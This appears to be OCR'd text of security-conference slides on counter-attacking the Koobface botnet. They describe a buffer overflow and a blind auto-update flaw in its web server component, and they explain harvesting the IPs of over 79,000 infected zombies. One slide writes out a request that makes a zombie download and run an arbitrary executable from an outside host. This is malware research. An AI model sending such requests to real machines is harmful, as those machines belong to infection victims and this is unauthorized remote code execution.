
what kind of attack?

- security holes in the web server component
  - buffer overflow
  - auto-update


buffer overflow



very long string in HTTP request



control of eip



auto-update

- can be used to remotely update the koobface web server binary

- triggered by the following web request

```
http://ip_address_of_zombie/?newver=http://
mydomain.com/new_version.exe
```

how it auto-updates


- when triggered
  - download the new web server binary
  - drop and execute a batch file
    - stop the `webserver` service
    - replace the existing web server binary
    - restart the `webserver` service

exploiting auto-update


- koobface blindly downloads “updated” binaries
- trigger auto-update to download arbitrary binaries
- new binary should cooperate nicely with the NT Service Controller

where are the targets?

revisiting the infection chain



koobface sites




koobface zombies

- create simple scripts to harvest all of the IP addresses

- 79,000+ zombies

zombie distribution



checklist

- ✓ web server vulnerabilities
- ✓ exploits
- ✓ list of targets

- ❑ take over?

questions?